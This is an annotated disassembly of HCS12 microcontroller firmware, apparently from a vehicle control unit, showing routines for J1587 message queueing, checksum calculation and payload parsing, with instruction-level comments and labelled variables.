F0A47E: 182600BD        lbne    loc_F0A53F; Long branch if not equal
F0A482: 6987            clr     0xB+var_4,sp; Clear memory
F0A484: 06A535          jmp     loc_F0A535; Jump Address
F0A487: E6F012          ldab    0xB+arg_5,sp; Load B
F0A48A: 4AA5BBF0        call    J1587_CheckTxQueue_F0A5BB,#0xF0; Call subroutine in expanded
↪  memory
F0A48E: E6F012          ldab    0xB+arg_5,sp; Load B
F0A491: B796            exg     b,y; Exchange register to register
F0A493: E6EA3C50        ldab    0x3C50,y; Load B
F0A497: 8618            ldaa    #0x18; Load A
F0A499: 12              mul; 8 by 8 multiply (unsigned)
F0A49A: 6C80            std     0xB+var_B,sp; Store D
F0A49C: E6F012          ldab    0xB+arg_5,sp; Load B
F0A49F: 86F0            ldaa    #0xF0; Load A
F0A4A1: 12              mul; 8 by 8 multiply (unsigned)
F0A4A2: E380            addd    0xB+var_B,sp; Add to D
F0A4A4: C33B04          addd    #0x3B04; Add to D
F0A4A7: B746            tfr     d,y; Transfer register to register
F0A4A9: 6D82            sty     0xB+var_9,sp; Store Y
F0A4AB: 180AF01140      movb    0xB+arg_4,sp,0,y; Move byte (8-bit)
F0A4B0: 180A8A43        movb    0xB+var_1,sp,3,y; Move byte (8-bit)
F0A4B4: C6C0            ldab    #0xC0; Load B
F0A4B6: 6B44            stab    4,y; Store B
F0A4B8: E687            ldab    0xB+var_4,sp; Load B
```

```
F0A4BA: 260E            bne     loc_F0A4CA; Branch if not equal
F0A4BC: C611            ldab    #0x11; Load B
F0A4BE: 6B45            stab    5,y; Store B
F0A4C0: C615            ldab    #0x15; Load B
F0A4C2: 6B41            stab    1,y; Store B
F0A4C4: E684            ldab    0xB+var_7,sp; Load B
F0A4C6: C00E            subb    #0xE; Subtract memory from B
F0A4C8: 2012            bra     loc_F0A4DC; Branch always
F0A4CA: E684            ldab    0xB+var_7,sp; Load B
F0A4CC: C10F            cmpb    #0xF; Compare B to memory
F0A4CE: 2312            bls     loc_F0A4E2; Branch if lower or same
F0A4D0: C611            ldab    #0x11; Load B
F0A4D2: 6B45            stab    5,y; Store B
F0A4D4: C615            ldab    #0x15; Load B
F0A4D6: 6B41            stab    1,y; Store B
F0A4D8: E684            ldab    0xB+var_7,sp; Load B
F0A4DA: C00F            subb    #0xF; Subtract memory from B
F0A4DC: 6B84            stab    0xB+var_7,sp; Store B
F0A4DE: C60F            ldab    #0xF; Load B
F0A4E0: 200C            bra     loc_F0A4EE; Branch always
F0A4E2: CB02            addb    #2; Add memory to B
F0A4E4: 6B45            stab    5,y; Store B
F0A4E6: E684            ldab    0xB+var_7,sp; Load B
F0A4E8: CB06            addb    #6; Add memory to B
F0A4EA: 6B41            stab    1,y; Store B
F0A4EC: E684            ldab    0xB+var_7,sp; Load B
F0A4EE: 6B86            stab    0xB+var_5,sp; Store B
F0A4F0: ED82            ldy     0xB+var_9,sp; Load Y
F0A4F2: 180A8E46        movb    0xB+arg_1,sp,6,y; Move byte (8-bit)
F0A4F6: E688            ldab    0xB+var_3,sp; Load B
F0A4F8: 58              lslb; Logic shift left B
F0A4F9: 58              lslb; Logic shift left B
F0A4FA: 58              lslb; Logic shift left B
F0A4FB: 58              lslb; Logic shift left B
F0A4FC: C010            subb    #0x10; Subtract memory from B
F0A4FE: EA87            orab    0xB+var_4,sp; OR B with memory
F0A500: 6B47            stab    7,y; Store B
F0A502: 6985            clr     0xB+var_6,sp; Clear memory
F0A504: EE8F            ldx     0xB+arg_2,sp; Load X
F0A506: 200B            bra     loc_F0A513; Branch always
F0A508: 87              clra; Clear A
F0A509: ED82            ldy     0xB+var_9,sp; Load Y
F0A50B: 1948            leay    8,y; Load effective address into Y
F0A50D: 180AE6EE        movb    d,x,d,y; Move byte (8-bit)
F0A511: 6285            inc     0xB+var_6,sp; Increment memory
F0A513: E685            ldab    0xB+var_6,sp; Load B
F0A515: E186            cmpb    0xB+var_5,sp; Compare B to memory
F0A517: 25EF            bcs     loc_F0A508; Branch if carry set
F0A519: 87              clra; Clear A
F0A51A: E38F            addd    0xB+arg_2,sp; Add to D
F0A51C: 6C8F            std     0xB+arg_2,sp; Store D
F0A51E: ED82            ldy     0xB+var_9,sp; Load Y
F0A520: 1943            leay    3,y; Load effective address into Y
F0A522: 35              pshy; Push Y
F0A523: ED84            ldy     0xD+var_9,sp; Load Y
F0A525: E641            ldab    1,y; Load B
F0A527: 4AA546F0        call    J1587_CalcChecksum_F0A546,#0xF0; Call subroutine in expanded
↪  memory
F0A52B: 1B82            leas    2,sp; Load effective address into SP
```

```
F0A52D: C601            ldab    #1; Load B
F0A52F: EE82            ldx     0xB+var_9,sp; Load X
F0A531: 6B02            stab    2,x; Store B
F0A533: 6287            inc     0xB+var_4,sp; Increment memory
F0A535: E687            ldab    0xB+var_4,sp; Load B
F0A537: E188            cmpb    0xB+var_3,sp; Compare B to memory
F0A539: 1825FF4A        lbcs    loc_F0A487; Long branch if carry set
F0A53D: 2002            bra     loc_F0A541; Branch always
F0A53F: 6989            clr     0xB+var_2,sp; Clear memory
F0A541: E689            ldab    0xB+var_2,sp; Load B
F0A543: 1B8B            leas    0xB,sp; Load effective address into SP
F0A545: 0A              rtc; Return from call
```

sub_F0A546 :

```
F0A546: 37              pshb; Push B
F0A547: 1B9C            leas    -4,sp; Load effective address into SP
F0A549: 87              clra; Clear A
F0A54A: C7              clrb; Clear B
F0A54B: 6C82            std     5+var_3,sp; Store D
F0A54D: 200C            bra     loc_F0A55B; Branch always
F0A54F: ED88            ldy     5+arg_1,sp; Load Y
F0A551: E682            ldab    5+var_3,sp; Load B
F0A553: E6EE            ldab    d,y; Load B
F0A555: EB83            addb    5+var_2,sp; Add memory to B
F0A557: 6B83            stab    5+var_2,sp; Store B
F0A559: 6282            inc     5+var_3,sp; Increment memory
F0A55B: E682            ldab    5+var_3,sp; Load B
F0A55D: 87              clra; Clear A
F0A55E: 6C80            std     5+var_5,sp; Store D
F0A560: E684            ldab    5+var_1,sp; Load B
F0A562: B746            tfr     d,y; Transfer register to register
F0A564: 03              dey; Decrement Y
F0A565: AD80            cpy     5+var_5,sp; Compare Y to memory (16-bit)
F0A567: 2EE6            bgt     loc_F0A54F; Branch if greater than
F0A569: ED88            ldy     5+arg_1,sp; Load Y
F0A56B: E682            ldab    5+var_3,sp; Load B
F0A56D: 19ED            aby; Add B to Y
F0A56F: E683            ldab    5+var_2,sp; Load B
F0A571: 51              comb; One's complement B
F0A572: 52              incb; Increment B
F0A573: 6B40            stab    0,y; Store B
F0A575: 1B85            leas    5,sp; Load effective address into SP
F0A577: 0A              rtc; Return from call
```

sub_F0A578 :

```
F0A578: 37              pshb; Push B
F0A579: 1B9D            leas    -3,sp; Load effective address into SP
F0A57B: 87              clra; Clear A
F0A57C: 6A82            staa    4+var_2,sp; Store A
F0A57E: E687            ldab    4+arg_1,sp; Load B
F0A580: B746            tfr     d,y; Transfer register to register
F0A582: 180AEA3C5080    movb    0x3C50,y,4+var_4,sp; Move byte (8-bit)
```

```
F0A588: 6981            clr     4+var_3,sp; Clear memory
F0A58A: 2024            bra     loc_F0A5B0; Branch always
F0A58C: E680            ldab    4+var_4,sp; Load B
F0A58E: C109            cmpb    #9; Compare B to memory
F0A590: 2404            bcc     loc_F0A596; Branch if carry clear
F0A592: 6280            inc     4+var_4,sp; Increment memory
F0A594: 2002            bra     loc_F0A598; Branch always
F0A596: 6980            clr     4+var_4,sp; Clear memory
F0A598: E680            ldab    4+var_4,sp; Load B
F0A59A: 8618            ldaa    #0x18; Load A
F0A59C: 12              mul; 8 by 8 multiply (unsigned)
F0A59D: B746            tfr     d,y; Transfer register to register
F0A59F: E687            ldab    4+arg_1,sp; Load B
F0A5A1: 86F0            ldaa    #0xF0; Load A
F0A5A3: 12              mul; 8 by 8 multiply (unsigned)
F0A5A4: 19EE            leay    d,y; Load effective address into Y
F0A5A6: E6EA3B06        ldab    0x3B06,y; Load B
F0A5AA: 2602            bne     loc_F0A5AE; Branch if not equal
F0A5AC: 6282            inc     4+var_2,sp; Increment memory
F0A5AE: 6281            inc     4+var_3,sp; Increment memory
F0A5B0: E681            ldab    4+var_3,sp; Load B
F0A5B2: E183            cmpb    4+var_1,sp; Compare B to memory
F0A5B4: 25D6            bcs     loc_F0A58C; Branch if carry set
F0A5B6: E682            ldab    4+var_2,sp; Load B
F0A5B8: 1B84            leas    4,sp; Load effective address into SP
F0A5BA: 0A              rtc; Return from call
```

sub_F0A5BB :

```
F0A5BB: 37              pshb; Push B
F0A5BC: 87              clra; Clear A
F0A5BD: B746            tfr     d,y; Transfer register to register
F0A5BF: E6EA3C50        ldab    0x3C50,y; Load B
F0A5C3: C109            cmpb    #9; Compare B to memory
F0A5C5: 2406            bcc     loc_F0A5CD; Branch if carry clear
F0A5C7: 62EA3C50        inc     0x3C50,y; Increment memory
F0A5CB: 2008            bra     loc_F0A5D5; Branch always
F0A5CD: E680            ldab    1+var_1,sp; Load B
F0A5CF: B746            tfr     d,y; Transfer register to register
F0A5D1: 69EA3C50        clr     0x3C50,y; Clear memory
F0A5D5: 1B81            ins; Increment SP
F0A5D7: 0A              rtc; Return from call
```

sub_F18964 :

```
F18964: 3B              pshd; Push D
F18965: 3B              pshd; Push D
F18966: 87              clra; Clear A
F18967: C7              clrb; Clear B
F18968: 6C80            std     4+var_4,sp; Store D
F1896A: CD0001          ldy     #1; Load Y
F1896D: E680            ldab    4+var_4,sp; Load B
F1896F: 2705            beq     loc_F18976; Branch if equal
F18971: 1858            asly
```

```
F18973: 0431FB          dbne    b,loc_F18971; Decrement counter and branch if != 0
F18976: 18F43AF2        andy    word_3AF2
F1897A: 2713            beq     loc_F1898F; Branch if equal
F1897C: E680            ldab    4+var_4,sp; Load B
F1897E: 8607            ldaa    #7; Load A
F18980: 12              mul; 8 by 8 multiply (unsigned)
F18981: B746            tfr     d,y; Transfer register to register
F18983: ECEA3A83        ldd     0x3A83,y; Load D
F18987: AC82            cpd     4+var_2,sp; Compare D to memory (16-bit)
F18989: 2604            bne     loc_F1898F; Branch if not equal
F1898B: C601            ldab    #1; Load B
F1898D: 6B81            stab    4+var_3,sp; Store B
F1898F: 6280            inc     4+var_4,sp; Increment memory
F18991: E680            ldab    4+var_4,sp; Load B
F18993: C110            cmpb    #0x10; Compare B to memory
F18995: 25D3            bcs     loc_F1896A; Branch if carry set
F18997: E681            ldab    4+var_3,sp; Load B
F18999: 1B84            leas    4,sp; Load effective address into SP
F1899B: 0A              rtc; Return from call
```

sub_F19041 :

```
F19041: 37              pshb; Push B
F19042: 87              clra; Clear A
F19043: C7              clrb; Clear B
F19044: 7C5321          std     word_5321; Store D
F19047: 7C5323          std     word_5323; Store D
F1904A: 79535D          clr     byte_535D; Clear memory
F1904D: 1D535B0C        bclr    byte_535B,#0xC; Clear bits in memory
F19051: C608            ldab    #8; Load B
F19053: 37              pshb; Push B
F19054: C603            ldab    #3; Load B
F19056: 4AB890EF        call    core_EFB890,#0xEF; Call subroutine in expanded memory
F1905A: 1B81            ins; Increment SP
F1905C: 795366          clr     byte_5366; Clear memory
F1905F: 6980            clr     1+var_1,sp; Clear memory
F19061: E680            ldab    1+var_1,sp; Load B
F19063: 87              clra; Clear A
F19064: B746            tfr     d,y; Transfer register to register
F19066: 6AEA5360        staa    0x5360,y; Store A
F1906A: 1858            asly
F1906C: 1869EA534F      clrw    0x534F,y
F19071: CD5337          ldy     #0x5337; Load Y
F19074: 59              lsld; Logic shift left D
F19075: 59              lsld; Logic shift left D
F19076: 19EE            leay    d,y; Load effective address into Y
F19078: 87              clra; Clear A
F19079: C7              clrb; Clear B
F1907A: 6C40            std     0,y; Store D
F1907C: 6C42            std     2,y; Store D
F1907E: 6280            inc     1+var_1,sp; Increment memory
F19080: E680            ldab    1+var_1,sp; Load B
F19082: C106            cmpb    #6; Compare B to memory
F19084: 25DB            bcs     loc_F19061; Branch if carry set
F19086: 18795330        clrw    word_5330
F1908A: CC0FFF          ldd     #0xFFF; Load D
F1908D: 7C532E          std     word_532E; Store D
```

```
F19090: 87              clra; Clear A
F19091: C7              clrb; Clear B
F19092: 7C532C          std     word_532C; Store D
F19095: 7C532A          std     word_532A; Store D
F19098: 18795328        clrw    word_5328
F1909C: 1B81            ins; Increment SP
F1909E: 0A              rtc; Return from call
```

sub_F1A167 :

```
F1A167: 3B              pshd; Push D
F1A168: 34              pshx; Push X
F1A169: 1B95            leas    -0xB,sp; Load effective address into SP
F1A16B: F612BC          ldab    byte_FD12BC; Load B
F1A16E: 182700B1        lbeq    loc_F1A223; Long branch if equal
F1A172: 6986            clr     0xF+var_9,sp; Clear memory
F1A174: E686            ldab    0xF+var_9,sp; Load B
F1A176: 8610            ldaa    #0x10; Load A
F1A178: 12              mul; 8 by 8 multiply (unsigned)
F1A179: B746            tfr     d,y; Transfer register to register
F1A17B: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
F1A180: 18E6EA3FAA      gldab   0x3FAA,y
F1A185: 6B85            stab    0xF+var_A,sp; Store B
F1A187: C129            cmpb    #0x29 ; ')'; Compare B to memory
F1A189: 1824008C        lbcc    loc_F1A219; Long branch if carry clear
F1A18D: B721            tfr     ccr,b; Transfer register to register
F1A18F: 6B84            stab    0xF+var_B,sp; Store B
F1A191: 1410            sei; Set I bit
F1A193: CD4E78          ldy     #0x4E78; Load Y
F1A196: E685            ldab    0xF+var_A,sp; Load B
F1A198: 8606            ldaa    #6; Load A
F1A19A: 12              mul; 8 by 8 multiply (unsigned)
F1A19B: 19EE            leay    d,y; Load effective address into Y
F1A19D: 18024289        movw    2,y,0xF+var_6,sp; Move word (16-bit)
F1A1A1: 18024087        movw    0,y,0xF+var_8,sp; Move word (16-bit)
F1A1A5: 0E841002        brset   0xF+var_B,sp,#0x10,loc_F1A1AB; Branch if selected bits set
F1A1A9: 10EF            cli; Clear I bit
F1A1AB: EC8D            ldd     0xF+var_2,sp; Load D
F1A1AD: EE8B            ldx     0xF+var_4,sp; Load X
F1A1AF: A4F018          anda    0xF+arg_7,sp; AND A with memory
F1A1B2: E4F019          andb    0xF+arg_8,sp; AND B with memory
F1A1B5: 18A4F016        andx    0xF+arg_5,sp
F1A1B9: 6C82            std     0xF+var_D,sp; Store D
F1A1BB: 6E80            stx     0xF+var_F,sp; Store X
F1A1BD: EC89            ldd     0xF+var_6,sp; Load D
F1A1BF: EE87            ldx     0xF+var_8,sp; Load X
F1A1C1: A4F018          anda    0xF+arg_7,sp; AND A with memory
F1A1C4: E4F019          andb    0xF+arg_8,sp; AND B with memory
F1A1C7: 18A4F016        andx    0xF+arg_5,sp
F1A1CB: AE80            cpx     0xF+var_F,sp; Compare X to memory (16-bit)
F1A1CD: 264A            bne     loc_F1A219; Branch if not equal
F1A1CF: AC82            cpd     0xF+var_D,sp; Compare D to memory (16-bit)
F1A1D1: 2646            bne     loc_F1A219; Branch if not equal
F1A1D3: B721            tfr     ccr,b; Transfer register to register
F1A1D5: 6B84            stab    0xF+var_B,sp; Store B
F1A1D7: 1410            sei; Set I bit
F1A1D9: ECF018          ldd     0xF+arg_7,sp; Load D
```

```
F1A1DC: EEF016          ldx     0xF+arg_5,sp; Load X
F1A1DF: 51              comb; One's complement B
F1A1E0: 41              coma; One's complement A
F1A1E1: 1841            comx
F1A1E3: A442            anda    2,y; AND A with memory
F1A1E5: E443            andb    3,y; AND B with memory
F1A1E7: 6C42            std     2,y; Store D
F1A1E9: 18A440          andx    0,y
F1A1EC: 6E40            stx     0,y; Store X
F1A1EE: CD4E78          ldy     #0x4E78; Load Y
F1A1F1: E685            ldab    0xF+var_A,sp; Load B
F1A1F3: 8606            ldaa    #6; Load A
F1A1F5: 12              mul; 8 by 8 multiply (unsigned)
F1A1F6: 19EE            leay    d,y; Load effective address into Y
F1A1F8: ECF014          ldd     0xF+arg_3,sp; Load D
F1A1FB: EEF012          ldx     0xF+arg_1,sp; Load X
F1A1FE: A4F018          anda    0xF+arg_7,sp; AND A with memory
F1A201: E4F019          andb    0xF+arg_8,sp; AND B with memory
F1A204: 18A4F016        andx    0xF+arg_5,sp
F1A208: AA42            oraa    2,y; OR A with memory
F1A20A: EA43            orab    3,y; OR B with memory
F1A20C: 18AA40          orx     0,y
F1A20F: 6C42            std     2,y; Store D
F1A211: 6E40            stx     0,y; Store X
F1A213: 0E841002        brset   0xF+var_B,sp,#0x10,loc_F1A219; Branch if selected bits set
F1A217: 10EF            cli; Clear I bit
F1A219: 6286            inc     0xF+var_9,sp; Increment memory
F1A21B: E686            ldab    0xF+var_9,sp; Load B
F1A21D: C148            cmpb    #0x48 ; 'H'; Compare B to memory
F1A21F: 1825FF51        lbcs    loc_F1A174; Long branch if carry set
F1A223: 1B8F            leas    0xF,sp; Load effective address into SP
F1A225: 0A              rtc; Return from call
```

sub_F1B001 :

```
F1B001: FC54ED          ldd     word_54ED; [54ED]
F1B004: CD0013          ldy     #0x13; Load Y
F1B007: 13              emul; 16 by 16 multiply (unsigned)
F1B008: B746            tfr     d,y; Transfer register to register
F1B00A: ECEAD99E        ldd     -0x2662,y; [D9B1]
F1B00E: 2606            bne     loc_F1B016; Branch if not equal
F1B010: ECEAD9A0        ldd     -0x2660,y; [D9B3]
F1B014: 2704            beq     locret_F1B01A; Branch if equal
F1B016: 4BEBD99E        call    [-0x2662,y]; ERROR concolic symbolic analysis of indirect call not
↪  satisfiable;
F1B01A: 0A              rtc; Return from call
```

sub_F1B623 :

```
F1B623: 1BF1CC          leas    -0x34,sp; Load effective address into SP
F1B626: EDF039          ldy     0x34+ptrPayloadStruct,sp; Load Y
F1B629: E644            ldab    4,y; get MID
F1B62B: 4ABA98EB        call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F1B62F: 6BF033          stab    0x34+senderClass_is_CA_then_XX_lenbyteDiv3,sp; Store B
```

```
F1B632: C601            ldab    #1; Load B
F1B634: 7B59B1          stab    byte_59B1; Store B
F1B637: CC0030          ldd     #0x30 ; '0'; Load D
F1B63A: 3B              pshd; Push D
F1B63B: C6FF            ldab    #0xFF; Load B
F1B63D: 3B              pshd; Push D
F1B63E: B774            tfr     sp,d; Transfer register to register
F1B640: C30007          addd    #7; Add to D
F1B643: 16E654          jsr     core_memset_E654; set SP+7 to 0xFF * 48
F1B646: 1B84            leas    4,sp; Load effective address into SP
F1B648: E6F033          ldab    0x34+senderClass_is_CA_then_XX_lenbyteDiv3,sp; Load B
F1B64B: F112DC          cmpb    byte_FD12DC; Compare B to memory
F1B64E: 270A            beq     loc_F1B65A; Branch if equal
F1B650: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F1B654: 180DF03312DC    movb    0x34+senderClass_is_CA_then_XX_lenbyteDiv3,sp,byte_FD12DC; Move
↪  byte (8-bit)
F1B65A: EDF30039        ldy     [0x34+ptrPayloadStruct,sp]; Load Y
F1B65E: E641            ldab    1,y; Load B
F1B660: 7B59B2          stab    byteCount_then_structCount; Store B
F1B663: 87              clra; Clear A
F1B664: CE0003          ldx     #3; Load X
F1B667: 1815            idivs; 16 by 16 integer divide (signed) Remainder->D
F1B669: B754            tfr     x,d; Transfer register to register
F1B66B: 6BF033          stab    0x34+senderClass_is_CA_then_XX_lenbyteDiv3,sp; Store B
F1B66E: 6980            clr     0x34+loop_count,sp; Clear memory
F1B670: 200F            bra     loc_F1B681; Branch always
F1B672: 87              clra; Clear A
F1B673: 1983            leay    0x34+target_buffer,sp; Load effective address into Y
F1B675: EEF30039        ldx     [0x34+ptrPayloadStruct,sp]; Load X
F1B679: 1A02            leax    2,x; start at PID payload after XX byte in 89C2XX...
F1B67B: 180AE6EE        movb    d,x,d,y; Move byte (8-bit)
F1B67F: 6280            inc     0x34+loop_count,sp; Increment memory
F1B681: E680            ldab    0x34+loop_count,sp; Load B
F1B683: F159B2          cmpb    byteCount_then_structCount; Compare B to memory
F1B686: 25EA            bcs     loc_F1B672; Branch if carry set
F1B688: 87              clra; Clear A
F1B689: 7A59B2          staa    byteCount_then_structCount; Store A
F1B68C: C7              clrb; Clear B
F1B68D: 6C80            std     0x34+loop_count,sp; Store D
F1B68F: 207E            bra     loc_F1B70F; Branch always
F1B691: 87              clra; Clear A
F1B692: CD0003          ldy     #3; Load Y
F1B695: 13              emul; 16 by 16 multiply (unsigned)
F1B696: C30004          addd    #4; Add to D
F1B699: E6F6            ldab    d,sp; Load B
F1B69B: 6B82            stab    0x34+fmi,sp; Store B
F1B69D: C540            bitb    #0x40 ; '@'; Bit test B
F1B69F: 266C            bne     loc_F1B70D; Branch if not equal
F1B6A1: F659B2          ldab    byteCount_then_structCount; Load B
F1B6A4: CB04            addb    #4; Add memory to B
F1B6A6: 7B59B2          stab    byteCount_then_structCount; Store B
F1B6A9: E681            ldab    0x34+output_index,sp; Load B
F1B6AB: 87              clra; Clear A
F1B6AC: B746            tfr     d,y; Transfer register to register
F1B6AE: E680            ldab    0x34+loop_count,sp; Load B
F1B6B0: 3B              pshd; Push D
F1B6B1: 59              lsld; Logic shift left D
F1B6B2: E3B1            addd    2,sp+; Add to D
F1B6B4: C30003          addd    #3; Add to D
```

```
F1B6B7: 180AF6EA59B3     movb    d,sp,unk_59B3,y; Move [SP + Offset] to GlobalBuf[Y] (Byte 0)
F1B6BD: 6281             inc     0x34+output_index,sp; Increment memory
F1B6BF: E681             ldab    0x34+output_index,sp; Load B
F1B6C1: 87               clra; Clear A
F1B6C2: B746             tfr     d,y; Transfer register to register
F1B6C4: 6AEA59B3         staa    unk_59B3,y; Store A
F1B6C8: 6281             inc     0x34+output_index,sp; Increment memory
F1B6CA: E681             ldab    0x34+output_index,sp; Load B
F1B6CC: B746             tfr     d,y; Transfer register to register
F1B6CE: 6AEA59B3         staa    unk_59B3,y; Store A
F1B6D2: E680             ldab    0x34+loop_count,sp; Load B
F1B6D4: CD0003           ldy     #3; Load Y
F1B6D7: 13               emul; 16 by 16 multiply (unsigned)
F1B6D8: C30004           addd    #4; Add to D
F1B6DB: E6F6             ldab    d,sp; Load B
F1B6DD: C40F             andb    #0xF; AND B with memory
F1B6DF: 6B82             stab    0x34+fmi,sp; Store B
F1B6E1: E681             ldab    0x34+output_index,sp; Load B
F1B6E3: 87               clra; Clear A
F1B6E4: B746             tfr     d,y; Transfer register to register
F1B6E6: E682             ldab    0x34+fmi,sp; Load B
F1B6E8: EAEA59B3         orab    unk_59B3,y; OR B with memory
F1B6EC: 6BEA59B3         stab    unk_59B3,y; Store B
F1B6F0: 6281             inc     0x34+output_index,sp; Increment memory
F1B6F2: E680             ldab    0x34+loop_count,sp; Load B
F1B6F4: CD0003           ldy     #3; Load Y
F1B6F7: 13               emul; 16 by 16 multiply (unsigned)
F1B6F8: C30005           addd    #5; Add to D
F1B6FB: E6F6             ldab    d,sp; Load B
F1B6FD: C47F             andb    #0x7F; AND B with memory
F1B6FF: 6B82             stab    0x34+fmi,sp; Store B
F1B701: E681             ldab    0x34+output_index,sp; Load B
F1B703: B796             exg     b,y; Exchange register to register
F1B705: 180A82EA59B3     movb    0x34+fmi,sp,0x59B3,y; Move byte (8-bit)
F1B70B: 6281             inc     0x34+output_index,sp; Increment memory
F1B70D: 6280             inc     0x34+loop_count,sp; Increment memory
F1B70F: E680             ldab    0x34+loop_count,sp; Load B
F1B711: E1F033           cmpb    0x34+senderClass_is_CA_then_XX_lenbyteDiv3,sp; Compare B to memory
F1B714: 1825FF79         lbcs    loc_F1B691; Long branch if carry set
F1B718: 1BF034           leas    0x34,sp; Load effective address into SP
F1B71B: 0A               rtc; Return from call
```

sub_F1BACB :

```
F1BACB: 37               pshb; Push B
F1BACC: ED86             ldy     1+arg_3,sp; Load Y
F1BACE: E644             ldab    4,y; Load B
F1BAD0: 4ABA98EB         call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F1BAD4: 6B80             stab    1+var_1,sp; Store B
F1BAD6: F112DE           cmpb    byte_FD12DE; Compare B to memory
F1BAD9: 2709             beq     loc_F1BAE4; Branch if equal
F1BADB: 4AA9E9EA         call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F1BADF: 180D8012DE       movb    1+var_1,sp,byte_FD12DE; Move byte (8-bit)
F1BAE4: EDF30006         ldy     [6,sp]; Load Y
F1BAE8: E641             ldab    1,y; Load B
F1BAEA: C40C             andb    #0xC; AND B with memory
F1BAEC: 7B59E3           stab    byte_59E3; Store B
```

```
F1BAEF: 1B81            ins; Increment SP
F1BAF1: 0A              rtc; Return from call
```

sub_F28000 :

```
F28000: 37              pshb; Push B
F28001: 1B9D            leas    -3,sp; Load effective address into SP
F28003: 87              clra; Clear A
F28004: C7              clrb; Clear B
F28005: 6C81            std     4+var_3,sp; Store D
F28007: 6980            clr     4+var_4,sp; Clear memory
F28009: 0680D1          jmp     loc_F280D1; Jump Address
F2800C: CD0005          ldy     #5; Load Y
F2800F: 13              emul; 16 by 16 multiply (unsigned)
F28010: B746            tfr     d,y; Transfer register to register
F28012: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
F28017: 18E6EA4C4F      gldab   0x4C4F,y
F2801C: C403            andb    #3; AND B with memory
F2801E: F112DF          cmpb    byte_FD12DF; Compare B to memory
F28021: 182600A8        lbne    loc_F280CD; Long branch if not equal
F28025: E689            ldab    4+arg_3,sp; Load B
F28027: C102            cmpb    #2; Compare B to memory
F28029: 2652            bne     loc_F2807D; Branch if not equal
F2802B: FD5A84          ldy     word_5A84; Load Y
F2802E: 1858            asly
F28030: 1858            asly
F28032: 1858            asly
F28034: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
F28039: 18E6EA52FF      gldab   0x52FF,y
F2803E: C502            bitb    #2; Bit test B
F28040: 263B            bne     loc_F2807D; Branch if not equal
F28042: FD5A84          ldy     word_5A84; Load Y
F28045: 1858            asly
F28047: 1858            asly
F28049: 1858            asly
F2804B: 18ECEA52F9      gldd    0x52F9,y
F28050: E183            cmpb    4+var_1,sp; Compare B to memory
F28052: 265A            bne     loc_F280AE; Branch if not equal
F28054: FD5A84          ldy     word_5A84; Load Y
F28057: 1858            asly
F28059: 1858            asly
F2805B: 1858            asly
F2805D: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
F28062: 18ECEA52F9      gldd    0x52F9,y
F28067: B701            tfr     a,b; Transfer register to register
F28069: E187            cmpb    4+arg_1,sp; Compare B to memory
F2806B: 2641            bne     loc_F280AE; Branch if not equal
F2806D: FD5A84          ldy     word_5A84; Load Y
F28070: 1858            asly
F28072: 1858            asly
F28074: 1858            asly
F28076: 18E6EA52FC      gldab   0x52FC,y
F2807B: 2027            bra     loc_F280A4; Branch always
F2807D: FC5A84          ldd     word_5A84; Load D
F28080: CD0005          ldy     #5; Load Y
F28083: 13              emul; 16 by 16 multiply (unsigned)
F28084: B746            tfr     d,y; Transfer register to register
```

```
F28086: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
F2808B: 18ECEA4C4C      gldd    0x4C4C,y
F28090: E183            cmpb    4+var_1,sp; Compare B to memory
F28092: 261A            bne     loc_F280AE; Branch if not equal
F28094: B701            tfr     a,b; Transfer register to register
F28096: E187            cmpb    4+arg_1,sp; Compare B to memory
F28098: 2614            bne     loc_F280AE; Branch if not equal
F2809A: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
F2809F: 18E6EA4C4E      gldab   0x4C4E,y
F280A4: E188            cmpb    4+arg_2,sp; Compare B to memory
F280A6: 2606            bne     loc_F280AE; Branch if not equal
F280A8: C601            ldab    #1; Load B
F280AA: 6B81            stab    4+var_3,sp; Store B
F280AC: 6B80            stab    4+var_4,sp; Store B
F280AE: E680            ldab    4+var_4,sp; Load B
F280B0: 2610            bne     loc_F280C2; Branch if not equal
F280B2: E682            ldab    4+var_2,sp; Load B
F280B4: C10A            cmpb    #0xA; Compare B to memory
F280B6: 260A            bne     loc_F280C2; Branch if not equal
F280B8: 18725A84        incw    word_5A84
F280BC: C601            ldab    #1; Load B
F280BE: 6B80            stab    4+var_4,sp; Store B
F280C0: 2002            bra     loc_F280C4; Branch always
F280C2: 6282            inc     4+var_2,sp; Increment memory
F280C4: E680            ldab    4+var_4,sp; Load B
F280C6: 2705            beq     loc_F280CD; Branch if equal
F280C8: E681            ldab    4+var_3,sp; Load B
F280CA: 1B84            leas    4,sp; Load effective address into SP
F280CC: 0A              rtc; Return from call
F280CD: 18725A84        incw    word_5A84
F280D1: FC5A84          ldd     word_5A84; Load D
F280D4: 8C0156          cpd     #0x156; Compare D to memory (16-bit)
F280D7: 1825FF31        lbcs    loc_F2800C; Long branch if carry set
F280DB: 20EB            bra     loc_F280C8; Branch always
```

sub_F2813C :

```
F2813C: 37              pshb; Push B
F2813D: 3B              pshd; Push D
F2813E: C604            ldab    #4; Load B
F28140: 6B81            stab    3+var_2,sp; Store B
F28142: F612E0          ldab    byte_FD12E0; Load B
F28145: C10E            cmpb    #0xE; Compare B to memory
F28147: 2713            beq     loc_F2815C; Branch if equal
F28149: C10F            cmpb    #0xF; Compare B to memory
F2814B: 270F            beq     loc_F2815C; Branch if equal
F2814D: C110            cmpb    #0x10; Compare B to memory
F2814F: 182600B1        lbne    loc_F28204; Long branch if not equal
F28153: F612E1          ldab    byte_FD12E1; Load B
F28156: C110            cmpb    #0x10; Compare B to memory
F28158: 182600A8        lbne    loc_F28204; Long branch if not equal
F2815C: F612E0          ldab    byte_FD12E0; Load B
F2815F: C110            cmpb    #0x10; Compare B to memory
F28161: 2646            bne     loc_F281A9; Branch if not equal
F28163: F639A0          ldab    byte_39A0; Load B
F28166: 2641            bne     loc_F281A9; Branch if not equal
F28168: E682            ldab    3+var_1,sp; Load B
```

```
